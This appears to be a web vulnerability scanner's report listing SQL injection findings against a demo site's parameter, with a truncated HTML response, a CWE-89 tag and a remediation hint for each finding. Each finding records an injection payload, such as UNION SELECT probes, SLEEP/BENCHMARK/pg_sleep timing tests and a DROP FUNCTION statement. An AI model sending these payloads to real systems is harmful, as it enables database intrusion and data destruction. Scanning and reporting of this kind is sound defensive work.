Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16#</td></tr></table>		Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16#
Name	Value					
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1233					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1234

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1235				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcj --</td></tr></table>	Name	Value	DemoUser1#	IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcj --
Name	Value				
DemoUser1#	IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xcj --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1236				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>")) or pg_sleep(5)--</td></tr></table>	Name	Value	DemoUser1#	")) or pg_sleep(5)--
Name	Value				
DemoUser1#	")) or pg_sleep(5)--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1237

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>%00</td></tr></table>	Name	Value	DemoUser1#	%00
Name	Value				
DemoUser1#	%00				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1238				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 #
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1239	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>pg_SLEEP(5)</td></tr></table>		Name	Value	DemoUser1#	pg_SLEEP(5)
Name	Value					
DemoUser1#	pg_SLEEP(5)					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlpgguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					

CWE-ID CWE-89

Issue Number

#1240

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1241

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1242

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 7506=9091 AND ('5913=5913</td></tr></table>	Name	Value	DemoUser1#	AND 7506=9091 AND ('5913=5913
Name	Value				
DemoUser1#	AND 7506=9091 AND ('5913=5913				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1243				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2-</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2-
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2-				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1244				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1245

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 